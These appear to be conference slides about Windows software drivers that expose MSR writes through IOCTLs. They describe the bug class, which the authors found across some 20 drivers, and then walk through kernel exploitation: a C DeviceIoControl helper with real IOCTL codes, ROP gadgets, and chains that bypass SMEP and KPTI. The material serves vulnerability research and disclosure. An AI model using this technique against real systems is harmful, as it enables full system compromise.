



Booz | Allen | Hamilton®

Device Driver Debauchery and MSR Madness

Ryan Warns and Tim Harrison

Outline

- Introduction
- Device Drivers and You
 - Architecture
 - Assessing
- Model Specific Registers (MSRs)
 - Normal System Usage
 - Normal Application Usage
 - The Bug(s)
- Execution/Payload issues
- Conclusion & Recommendations





Introduction

whoami.exe

- Ryan Warns
- Staff Reverse Engineer, FLARE OTF team
- Career trajectory:
 - Reversed malware
 - Wrote malware
 - Reversed malware
 - ???
- Fun fact: met fiancé on Counter-Strike
 - Also almost broke up with fiancé because of Counter-Strike ☺
- Likes Windows Internals, Binary Exploitation, and long walks on the beach
- @NOPAndRoll



whoami.exe

- Tim Harrison
- BS Comp Sci
- Lead Technologist, Booz Allen Hamilton
 - Reverse Malware
 - Red Teaming
 - Driver development
- Fun fact: Likes SCUBA diving, especially wrecks
- Likes exploitation, expansion of access



Motivation

- Device Drivers are all around us
 - Commonly distributed as part of software packages
 - Process explorer, procmon, etc, all have drivers
- Commonly escape rigorous testing
 - Testing from Microsoft mostly automatic
 - Assumptions about how they're being used (GUIs et al)
- A bug in one driver leads to total system compromise
- Unique post-exploitation issues
- It's cool 😊



Motivation

- Some malware families use device drivers to escalate privileges
 - VirtualBox
- Device Drivers already present in some Red Team toolkits
 - Mimikatz uses a driver (mimidrv.sys) to facilitate injection
- Even if the application isn't installed you can carry the driver
 - Keep it on the DL – Drop & Load
 - Requires Admin privileges
 - Many* don't consider admin-to-Ring-0 a security boundary
 - We do though 😊





Device Drivers And You

Device Drivers And You

- Most drivers on Windows are tied to hardware
 - Plug And Play (PnP)
 - Filter Drivers
- *Software drivers* are not tied to hardware and manage system resources
- These drivers manage resources not exposed to user-mode
 - Or in a way not exposed to user-mode
- Device Driver defines/configures who can talk to it
 - Not the OS
 - Required permissions, handshake, etc




Device Drivers And You - Communication

- Driver communication primarily done through I/O Request Packets (IRPs)
- Microsoft uses 28 IRP codes to track different I/O Transactions
 - IRP_MJ_CREATE – Opening an object
 - IRP_MJ_READ/IRP_MJ_WRITE – reading and writing to an object
 - IRP_MJ_DEVICE_CONTROL – driver-defined control codes used with *DeviceIoControl()*
- IRP-handling functions are your first entry points for fuzzing
 - And really only IRP_MJ_DEVICE_CONTROL



Device Driver Communication – Putting it all together



Device Drivers And You - windbg

```
kd> dt _DRIVER_OBJECT 0xfffffa80`030b8e70
nt!_DRIVER_OBJECT
+0x000 Type           : 0n4
+0x002 Size           : 0n336
+0x008 DeviceObject   : 0xfffffa80`034cce40 _DEVICE_OBJECT
+0x010 Flags          : 2
+0x018 DriverStart    : 0xfffff880`04577000 Void
+0x020 DriverSize     : 0x7000
+0x028 DriverSection  : 0xfffffa80`03b76780 Void
+0x030 DriverExtension : 0xfffffa80`030b8fc0 _DRIVER_EXTENSION
+0x038 DriverName      : _UNICODE_STRING "\Driver\derp"
+0x048 HardwareDatabase : 0xfffff800`02f8d550 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE"
+0x050 FastIoDispatch : (null)
+0x058 DriverInit     : 0xfffff880`04579660 long driver1!DriverEntry+0
+0x060 DriverStartIo  : (null)
+0x068 DriverUnload   : 0xfffff880`04578840 void driver1!DriverUnload+0
+0x070 MajorFunction  : [28] 0xfffff880`04579600 long driver1!myDispatchRoutine+0
```

```
kd> dq 0xfffffa80`030b8e70+0x70
fffffa80`030b8ee0 fffff880`04579600 driver1!myDispatchRoutine ← IRP_MJ_CREATE
fffffa80`030b8ee8 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8ef0 fffff880`04579600 driver1!myDispatchRoutine ← IRP_MJ_CLOSE
fffffa80`030b8ef8 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f00 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f08 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f10 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f18 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f20 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f28 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f30 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f38 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f40 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f48 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
fffffa80`030b8f50 fffff880`04579600 driver1!myDispatchRoutine ← IRP_MJ_DEVICE_CONTROL
fffffa80`030b8f58 fffff800`02aa4b20 nt!IoInvalidDeviceRequest
```



DeviceloControl – the back end

```
case 0x85FE265C:
    __writemsr(0x8Bu, 0i64);
    __RAX = 1i64;
    __asm { cpuid }
    v266 = __RAX;
    v267 = __RBX;
    v268 = __RCX;
    v269 = __RDX;
    *(_DWORD *)v3->AssociatedIrp.SystemBuffer = __readmsr(0x8Bu) >> 32;
    v19 = 0;
    v3->IoStatus.Information = 4i64;
    goto LABEL_389;
case 0x85FE2660:
    v100 = (_IRP *)a2->AssociatedIrp.SystemBuffer;
    if ( SLODWORD(v100->MdlAddress) < 80 )
    {
        *(_QWORD *)&v100->Type += 6295552i64;
        v107 = sub_1008(*(_QWORD *)&v100->Type, 4096i64, v2);
        if ( v107 )
        {
            v108 = KeGetCurrentIrql();
            __writecr8(1ui64);
            v100->Flags = sub_3E3C(v107);
            __writecr8(v108);
        }
    }
}
```



Common Device Driver Issues

- Improper access to `DEVICE_OBJECT`
 - Administrator access
 - Think: “Should an administrator be able to disable endpoint protection?”
- Not validating input
 - User-mode pointers particularly – `ProbeForRead/ProbeForWrite`
 - Direct I/O
- The usual sampling of bugs in protocols
 - Signed/unsigned integers
 - Length-value
 - Malformed structures
- WoW issues






Model Specific Registers (MSRs)

Model-Specific Registers

- Model-Specific Registers (MSRs) are registers for toggling/querying CPU info
 - Vendor-specific
 - Model-specific
- Contains registers to:
 - Monitor system performance
 - Perform branch tracing
 - Handle system calls
 - *Handle system calls*
 - **Handle system calls**
- Access via the *rdmsr* and *wrmsr* instructions
 - Only accessible in Ring-0
 - AKA a driver



Life of a Windows API Call – CreateFileA



Model-Specific Registers

- The transition to kernel-mode is done via an MSR
 - syscall -> read MSR -> call MSR pointer (Ring-0) -> kernel function handles the syscall logic
- Multiple MSRs may be consulted during the transition
 - MSR_STAR - 0xC0000081
 - MSR_LSTAR - 0xC0000082
 - MSR_CSTAR - 0xC0000083
 - IA32_SYSENTER_CS - 0x174
 - IA32_SYSENTER_ESP - 0x175
 - IA32_SYSENTER_EIP - 0x176
- Default on modern systems we only care about MSR_LSTAR
- Can inspect via *rdmsr* command in windbg

Model-Specific Registers

```
kd> u ntdll!ZwCreateFile
ntdll!NtCreateFile:
00000000`77c91860 4c8bd1      mov     r10,rcx
00000000`77c91863 b852000000      mov     eax,52h
00000000`77c91868 0f05      syscall
00000000`77c9186a c3      ret
```

MSR_LSTAR

```
kd> rdmsr 0xc0000082
msr[c0000082] = fffff800`02a8cec0
kd> u fffff800`02a8cec0
nt!KiSystemCall164:
fffff800`02a8cec0 0f01f8      swapgs
fffff800`02a8cec3 654889242510000000 mov     qword ptr gs:[10h],rsp
fffff800`02a8cec5 65488b2425a8010000 mov     rsp,qword ptr gs:[1A8h]
fffff800`02a8ced5 6a2b      push     2Bh
fffff800`02a8ced7 65ff342510000000 push    qword ptr gs:[10h]
fffff800`02a8cedf 4153      push     r11
fffff800`02a8cee1 6a33      push     33h
fffff800`02a8cee3 51      push     rcx
```

Spot the Problem

- You can probably see where this is going

```
case 0x3Cui64:  
    v58 = (msr_overwrite *)Irp->AssociatedIrp.SystemBuffer;  
    v57 = v58->targetMSR;  
    __writemsr(v57, v58->newMSRValue);  
    break;
```

- Exposed wrmsr (__writemsr) instruction gives us a pointer overwrite primitive
 - Function pointer is called when any syscall is issued
 - Called from Ring-0 😊



How Bad Is It, Really?

- This exact issue was found in over 20 drivers
 - Some of them mentioned in previous research
 - Multiple bugs (physical memory access in particular)
 - In many cases didn't need to change the payload at all, just the IOCTL values and device driver names

How Bad Is It, Really?

- At a glance:

- 20+ drivers
- In the 100s of millions of affected downloads
- Multiple (3) default installed at one time on major hardware vendors
- ~14 drivers used the same input format (just change IOCTL number)
- Less than half required admin access to communicate with the driver
- 1 was fixed by the time we reported ☹
- 1 attempted to filter MSR access
 - But failed due to an integer overflow ☺

How Bad Is It, Really?

```
#define IOCTL_READ_MSR 0x9C402604
#define IOCTL_WRITE_MSR 0x9C402608

#pragma pack(push, 4)
typedef struct _MsrParam {
    DWORD Msr;
    QWORD Value;
} MsrParam;
#pragma pack(pop)

BOOL WriteMsr(HANDLE Device, DWORD Msr, QWORD Value) {
    BOOL ret = FALSE;
    DWORD bytesReturned = 0;
    MsrParam param = { 0 };

    param.Msr = Msr;
    param.Value = Value;

    ret = DeviceIoControl(Device, IOCTL_WRITE_MSR, &param, sizeof(param), &param, sizeof(param), &bytesReturned, NULL);
    if (!ret) {
        printf("WriteMsr failed: %d\n", GetLastError());
    }
    return ret;
}
```

```
#define IOCTL_READ_MSR 0x9C402084
#define IOCTL_WRITE_MSR 0x9C402088

#pragma pack(push, 4)
typedef struct _WRITE_MSR_INPUT {
    ULONG Msr;
    ULARGE_INTEGER Value;
} WRITE_MSR_INPUT;
#pragma pack(pop)
```

How Bad Is It, Really?

- Products affected:
 - System monitoring software
 - “Device Control” software
 - Overclocking software
- Some worse than others
 - Some MSRs filtered
 - DEVICE_OBJECT permission
- Multiple vendors asked if requiring administrator rights was a fix



How Bad Is It, Really?

- Several drivers only exposed the wrmsr IOCTL if the caller had admin rights
- Is Admin-> System a strong security boundary?
- In any other engagement bugs/issues are ranked on severity
 - CVE score as well
- APT actors already using signed driver exploits as part of their campaigns
 - Slingshot
- Signed drivers are forever





Exploitation and Stabilization

Kernel Shellcode

- All kernel LPEs require special care when crafting shellcode
 - Any instability = BSOD
 - May be in weird execution scenarios



Kernel Shellcode

- These bugs provide extra *flavor* when creating a functional exploit
 - Kernel-mode not setup/fully transitioned into (Arbitrary pointer called in Ring-0)
 - Each logical processor has its own copy of each MSR
 - Need to worry about SMEP
 - Need to worry about KPTI
 - Need to return out of kernel-mode without crashing the system
 - Honorable mention: debugging in a VM



Kernel Shellcode

- Most PoCs stop at “give me the system token”
 - *I want it all*
 - Reflective driver loading requires a more stable exploit
 - Will need to solve all of the above issues



Baby Steps

- For a Win7 x64 system we don't need to worry about any system protections
 - So only ~half of the problems
- Once the MSR is overwritten our pointer is called in Ring-0
 - *Not* kernel-mode



Baby Steps

- Problems we need to address for Win7:
 - We're not in kernel-mode – what can we do and not do?
 - MSRs are shared per processor – what happens if someone else makes a syscall?
 - How do we get back to user-mode? Our payload needs to act as a proper syscall handler
 - Where do we put our code?



Dude, Where's My Pointer?

- We're exploiting these bugs via IOCTL
 - The syscall handler runs in the context of our process
- Where do we put our payloads?
 - Virtual Memory
- What is not accessible if our process is switched off the processor?
 - Virtual Memory
- What happens if another process runs a syscall before we finish our exploit?
 - Like finding buried treasure, but the opposite
- What happens if our payload VA gets paged out before we're done?
 - Like finding buried treasure, but the opposite



Smuggling Ourselves In And Out of Kernel-Mode

- “How do I know what to do to transition to kernel-mode?”

- Consult KiSystemCall64 ☺

```
kd> u KiSystemCall64
nt!KiSystemCall64:
fffff800`02a8cec0 0f01f8          swapgs
fffff800`02a8cec3 654889242510000000 mov     qword ptr gs:[10h],rsp
fffff800`02a8cecc 65488b2425a8010000 mov     rsp,qword ptr gs:[1A8h]
fffff800`02a8ced5 6a2b           push    2Bh
fffff800`02a8ced7 65ff342510000000 push    qword ptr gs:[10h]
fffff800`02a8cedf 4153           push    r11
fffff800`02a8cee1 6a33           push    33h
fffff800`02a8cee3 51             push    rcx
```

Smuggling Ourselves In And Out of Kernel-Mode

- How do I know what to do to transition out of kernel-mode?
 - Consult KiSystemExit ☺

```
kd> u nt!KiSystemServiceExit+0x138 L 0xf
nt!KiSystemServiceExit+0x138:
fffff800`02a8d293 4c8b8500010000 mov     r8,qword ptr [rbp+100h]
fffff800`02a8d29a 4c8b8dd80000000 mov     r9,qword ptr [rbp+0D8h]
fffff800`02a8d2a1 33d2     xor     edx,edx
fffff800`02a8d2a3 660fefc0 pxor    xmm0,xmm0
fffff800`02a8d2a7 660fefc9 pxor    xmm1,xmm1
fffff800`02a8d2ab 660fefd2 pxor    xmm2,xmm2
fffff800`02a8d2af 660fefdb pxor    xmm3,xmm3
fffff800`02a8d2b3 660fefe4 pxor    xmm4,xmm4
fffff800`02a8d2b7 660fefed pxor    xmm5,xmm5
fffff800`02a8d2bb 488b8de80000000 mov     rcx,qword ptr [rbp+0E8h]
fffff800`02a8d2c2 4c8b9df80000000 mov     r11,qword ptr [rbp+0F8h]
fffff800`02a8d2c9 498be9   mov     rbp,r9
fffff800`02a8d2cc 498be0   mov     rsp,r8
fffff800`02a8d2cf 0f01f8   swapgs
fffff800`02a8d2d2 480f07   sysretq
```

Taking Turns Like Kindergarten

- Our payload:
 - Needs to be the only one running while the target MSR is corrupted
 - Must not be switched off in the middle of our execution
 - Needs to keep running on the same processor the entire time
- Combination of three APIs to solve all of our problems:
 - Sleep before we execute
 - SetThreadPriority
 - SetProcessorAffinity



Taking Turns Like Kindergarten

- SetProcessorAffinity – specifies what processors a thread runs on
 - MSRs are per logical processor
- Sleep – Ensures we run with the maximum time quantum possible
- SetThreadPriority - Makes it less likely that our thread will be switched off



Smuggling Ourselves In And Out of Kernel-Mode

- No registers are changed when the CPU executes the syscall instruction
 - Except RIP, RCX, R11
 - Stack still user-mode
 - Remaining registers the same
- We need to transition to kernel mode fully so our payload will actually run
 - E.g. can't run kernel APIs with an arbitrary user-mode pointer
- We need to transition out correctly so we don't crash the system
 - Continuation of execution
- The swapgs instruction runs at the entry and exit point
 - This instruction should be the first thing we execute
 - swapgs exchanges the current GS with the one in the IA32_KERNEL_GS_BASE MSR
 - Usermode: GS points to TEB, Kernelmode: GS points to KPCR for processor



Windows 7 Shellcode

SWAPGS and Stack setup

Kernel shellcode

swapgs # sysretq



SMEP SCHMEP

- Previously slides described execution on Win7 x64
 - Slingshot only supported pre-Windows 8
 - aka EZMODE
- Execution on Win8+ requires previous steps plus getting around SMEP
 - **S**upervisor **M**ode **E**xecution **P**revention - BSODs if CPU detects execution of a user-mode VA while in Ring-0
 - Meaning we can't just call our shellcode directly as before



SMEP SCHMEP

- Like DEP, bypassing SMEP is done via **R**eturn **O**riented **P**rogramming
 - You know it's correct because it rhymes
- ROP is done via gadgets
 - Small pieces of executable code ending in a RET instruction
 - Form a chain of these together to accomplish a goal
 - We're going to have to be a little trickier




Getting Our Ducks In A Row

- Finding ROP gadgets is easier for Local Privilege Escalations than RCE
- EnumDeviceDrivers can be used to query where drivers are in kernel space
- LoadLibraryEx can be used to load the PE files into user space
- Finding ROP gadgets:
 - LoadLibraryEx on a kernel binary -> Get usermode base
 - Search user-mode memory for gadgets at your leisure
 - Use EnumDeviceDrivers to get the kernel address of that binary
 - Use the difference in base addresses to calculate where the ROP gadget is in kernel-mode
 - GG



Getting Our Ducks In A Row

- SMEP is enabled via the CR4 register



- Goal of our ROP chain is to either:
 - Modify CR4 to mask off the SMEP bit
 - Copy our shellcode into NonPagedPool executable (kernel) memory and run it from there
 - We're going with the modify CR4 method

Getting Our Ducks In A Row

- We could use ExAllocatePool to allocate executable kernel code
 - Run our shellcode from there
- This option has issues with sufficiently large payloads
 - When done during ROP
- CR4 is more straightforward
- CR4 bits change based on processor functionality
 - Don't want to flip arbitrary bits
- We can use cpuid to query all the right flags



Let's ROP and Roll

- We immediately have a problem with our ROP chain
- In Win7 land the first instruction that we execute is swapgs
- Bad news: finding a swapgs/ret gadget is almost impossible (reliably)
- Presented with two problems:
 - We need to be able to find a different way to run a swapgs gadget
 - Generally we need flexibility when a particular gadget isn't found on a particular OS/version



Let's ROP and Roll

- We need to find a usable gadget with swapgs early in our ROP chain
 - To make our lives easier 😊
 - No swapgs # ret combo
- What about other returns?
 - Already saw sysretq previously, but that returns us to Ring-3
 - What about RET N gadgets?
 - More distance between swapgs and ret is possible, but adds risk
 - Others?



Let's ROP and Roll



```
KVASCODE:000000014032DBCf      swaps  
KVASCODE:000000014032DBD2      iretq  
KVASCODE:000000014032DBD4 ; -----  
KVASCODE:000000014032DBD4      retn  
KVASCODE:000000014032DBD4 KiKernelExit endp
```



Let's ROP and Roll

- This swapgs/iretq gadget is consistent across OS versions
- The iretd/q instruction is normally used to return from an interrupt
 - But it doesn't *have* to
- iretd/q takes the return address, stack pointer, code and stack segment, and RFLAGS on the stack
 - Like a RET with parameters
 - If we set up our stack we can use it as if it were a regular ROP chain
 - CS is normally 0x10 for kernel-mode
 - SS is normally 0x18 for kernel-mode
 - Keep interrupts DISABLED in RFLAGS



Let's ROP and Roll

- Next we disable SMEP by toggling the bit in CR4
- Finding a mov cr4 gadget is pretty easy

```
.text:000000014016E690      public KeFlushCurrentTbImmediately
.text:000000014016E690 KeFlushCurrentTbImmediately proc near ; CODE XREF: PopHandleNextState:loc_140568455↓p
.text:000000014016E690                                     ; KiSetPageAttributesTable:loc_14056CDB0↓p ...
.text:000000014016E690      mov     rcx, cr4
.text:000000014016E693      test    rcx, 20080h
.text:000000014016E69A      jz       short loc_14016E6AB
.text:000000014016E69C      mov     rax, rcx
.text:000000014016E69F      btc     rax, 7
.text:000000014016E6A4      mov     cr4, rax
.text:000000014016E6A7      mov     cr4, rcx
.text:000000014016E6AA      retn
```



SMEP payload

- User-mode code calculates new CR4
 - Instead of trying to do it via ROP

swapgs # iretq

Modify CR4 gadget

Kernel shellcode

swapgs # sysretq



When It Rains It Pours

- As a response to Spectre and Meltdown Microsoft added Kernel Page Table Isolation (KPTI)
- KPTI maintains a separate set of page tables for user- and kernel-mode
 - The CR3 register contains the base of the current set of page tables
 - While in user-mode, you have a user-mode CR3 value (KPROCESS.UserDirectoryTableBase)
 - While in kernel-mode, you have a kernel-mode CR3 value (KPROCESS.DirectoryTableBase)



When It Rains It Pours

- KPTI implementation is also changing per-version
- Call NtQuerySystemInformation
 - SystemSpeculationControlInformation to determine KPTI status
 - This is documented by Microsoft



ROP and Roll 2: Electric Boogaloo

- When user-mode code is executing there are very few valid pages of kernel-mode code
 - Just enough to handle transitions in and out of the kernel
 - Section named KVASCODE in ntoskrnl.exe
- New handlers for kernel entry: *Shadow (such as KiSystemServiceShadow)
 - When a kernel transition happens the handler loads the process' kernel CR3 value
 - Jumps to the original handler (such as KiSystemService) or implements it

ROP and Roll 2: Electric Boogaloo

- This means we need to find a few new things to defeat KPTI:
 - Kernel-mode CR3 value for our process
 - A ROP gadget, located in the KVASCODE section of `ntoskrnl.exe`, that will modify CR3
 - This is only *one or two pages* of code to find gadgets in

ROP and Roll 2: Electric Boogaloo

- Finding gadgets to modify CR3 is easy enough
- The kernel has to implement this shortly before a return to user-mode code
- Windows 10 1709/1803:

```
kd> u nt!KiKernelExit+6D
nt!KiKernelExit+0x6d:
fffff803`9fa98b2d 0f22da      mov     cr3,rdx
fffff803`9fa98b30 5a          pop     rdx
fffff803`9fa98b31 58          pop     rax
fffff803`9fa98b32 0f01f8      swapgs
fffff803`9fa98b35 48cf        iretq
```

ROP and Roll 2: Electric Boogaloo

- Finding gadgets to modify CR3 is easy enough
- Windows 10 1809:

```
KVASCODE:0000000014032DC4E      mov     cr3, rdx
KVASCODE:0000000014032DC51
KVASCODE:0000000014032DC51  loc_14032DC51:      ; CODE XREF: KiKernelIstExit+30↑j
KVASCODE:0000000014032DC51      ; KiKernelIstExit+47↑j
KVASCODE:0000000014032DC51      mov     eax, [rsp+18h+arg_30]
KVASCODE:0000000014032DC55      mov     edx, [rsp+18h+arg_34]
KVASCODE:0000000014032DC59      mov     ecx, 0C0000101h
KVASCODE:0000000014032DC5E      wrmsr
KVASCODE:0000000014032DC60      pop     rcx
KVASCODE:0000000014032DC61      pop     rdx
KVASCODE:0000000014032DC62      pop     rax
KVASCODE:0000000014032DC63      push    0
KVASCODE:0000000014032DC65      push    0
KVASCODE:0000000014032DC67      push    0
KVASCODE:0000000014032DC69      push    0
KVASCODE:0000000014032DC6B      add     rsp, 20h
KVASCODE:0000000014032DC6F      iretq
```



ROP and Roll 2: Electric Boogaloo

- We'll need to know the kernel CR3 value for our process ahead of time
 - No usable gadgets to find and load the real one
- Solution: Kernel ETW Provider Leaks
 - Alex Ionescu Recon 2013 presentation "I Got 99 Problems But a Kernel Pointer Ain't One"
 - Process_TypeGroup1
 - DirectoryTableBase

```
[EventType{1, 2, 3, 4, 39}, EventTypeName{"Start", "End", "DCStart", "DCEnd", "Defunct"}]  
class Process_TypeGroup1 : Process  
{  
    uint32 UniqueProcessKey;  
    uint32 ProcessId;  
    uint32 ParentId;  
    uint32 SessionId;  
    sint32 ExitStatus;  
    uint32 DirectoryTableBase;  
    object UserSID;  
    string ImageFileName;  
    string CommandLine;  
};
```



Full ROP chain, Windows 10 1809

```
KVASCODE:000000014032DBCf      swapsg
KVASCODE:000000014032DBD2      iretq
KVASCODE:000000014032DBD4 ; -----
KVASCODE:000000014032DBD4      retn
KVASCODE:000000014032DBD4      endp      KiKernelExit

KVASCODE:000000014032DC4E      mov      cr3, rdx
KVASCODE:000000014032DC51      loc_14032DC51:
KVASCODE:000000014032DC51      ; CODE XREF: KiKernelIstExit+30↑j
KVASCODE:000000014032DC51      ; KiKernelIstExit+47↑j
KVASCODE:000000014032DC51      mov      eax, [rsp+18h+arg_30]
KVASCODE:000000014032DC51      mov      edx, [rsp+18h+arg_34]
KVASCODE:000000014032DC55      mov      ecx, 0C0000101h
KVASCODE:000000014032DC59      wrmsr
KVASCODE:000000014032DC5E      pop      rcx
KVASCODE:000000014032DC60      pop      rdx
KVASCODE:000000014032DC61      pop      rax
KVASCODE:000000014032DC62      push     0
KVASCODE:000000014032DC63      push     0
KVASCODE:000000014032DC65      push     0
KVASCODE:000000014032DC67      push     0
KVASCODE:000000014032DC69      push     0
KVASCODE:000000014032DC6B      add      rsp, 20h
KVASCODE:000000014032DC6F      iretq

.text:000000014016E690      public KeFlushCurrentTbImmediately
.text:000000014016E690      KeFlushCurrentTbImmediately proc near ; CODE XREF: PopHandleNextState:loc_140568455↓p
.text:000000014016E690      ; KiSetPageAttributesTable:loc_14056CDB0↓p ...
.text:000000014016E690      mov      rcx, cr4
.text:000000014016E693      test     rcx, 20080h
.text:000000014016E69A      jz       short loc_14016E6AB
.text:000000014016E69C      mov      rax, rcx
.text:000000014016E69F      btc      rax, 7
.text:000000014016E6A4      mov      cr4, rax
.text:000000014016E6A7      mov      cr4, rcx
.text:000000014016E6AA      retn
```

KPTI payload

- User-mode code calculates new CR4
 - Instead of trying to do it via ROP
- User-mode code finds kernel CR3

swapgs # iretq

Modify CR3 gadget

Modify CR4 gadget

Kernel shellcode

swapgs # sysretq



Payload Considerations – All Versions

- Now that we have a reliable ROP chain to give us execution
- Across all versions for maximum reliability we need to:
 - Restore the real MSR as early as possible
 - Restore CR4 as soon as our payload is done
 - PatchGuard checks both of these
- Using raw assembly for IOCTLs and syscalls reduces the race condition
- Don't call ExAllocatePool until we're back in a normal state
 - Page faults et al are bad until we're in "real" kernel land



Payload Considerations – All Versions

- Where do we put our ROP chain?
 - Easy: Keep using the usermode stack
 - Medium: Copy to .data section of vulnerable driver and ROP from there
 - Hard: Kernel stack spray using NtMapUserPhysicalPages
- Turns out Easy is good enough

